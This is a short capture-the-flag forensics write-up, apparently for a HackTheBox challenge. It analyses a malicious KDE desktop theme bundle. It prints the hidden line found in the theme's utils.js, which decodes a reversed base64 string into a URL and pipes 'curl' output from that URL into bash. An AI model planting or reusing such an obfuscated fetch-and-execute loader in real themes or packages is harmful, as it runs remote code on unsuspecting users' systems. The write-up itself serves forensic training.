


Sp00ky Theme

Types	forensic
CTF	HTB



Initial Recon

We started by inspecting the file structure:


bash


```
tree ~/Desktop/htb/cp
```

The directory included:

- A custom desktop theme (`Otto`)
- A plasmoid widget (`org.kde.netspeedWidget`)
- A zipped theme file (`Sp00ky Theme.zip`)

Given the context, we suspected the payload might be hidden in a script or config file.






Payload Discovery

To hunt for encoded strings or suspicious logic, we ran:

bash

```
grep -rE '[A-Za-z0-9+/]{20,}={0,2}' .
```



This revealed a juicy line in `utils.js`:

js

```
"UPDATE_URL=$(echo 952MwBHNo9Ib0M2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS | rev | base64 -d); curl  
$UPDATE_URL:1992/update_sh | bash"
```

The string was:

- **Base64-encoded**
- **Reversed** before decoding

We decoded it manually:

bash

```
echo "952MwBHNo9Ib0M2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS" | rev | base64 -d
```

```
(kali@kali) [~/Desktop/htb/cp]  
$ echo "952MwBHNo9Ib0M2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS" | rev | base64 -d  
HTB{pwn3d_by_th3m3s!?!_t_c4n_h4pp3n}
```

And boom 🌟 — the flag dropped:

Code

```
HTB{pwn3d_by_th3m3s!?!_t_c4n_h4pp3n}
```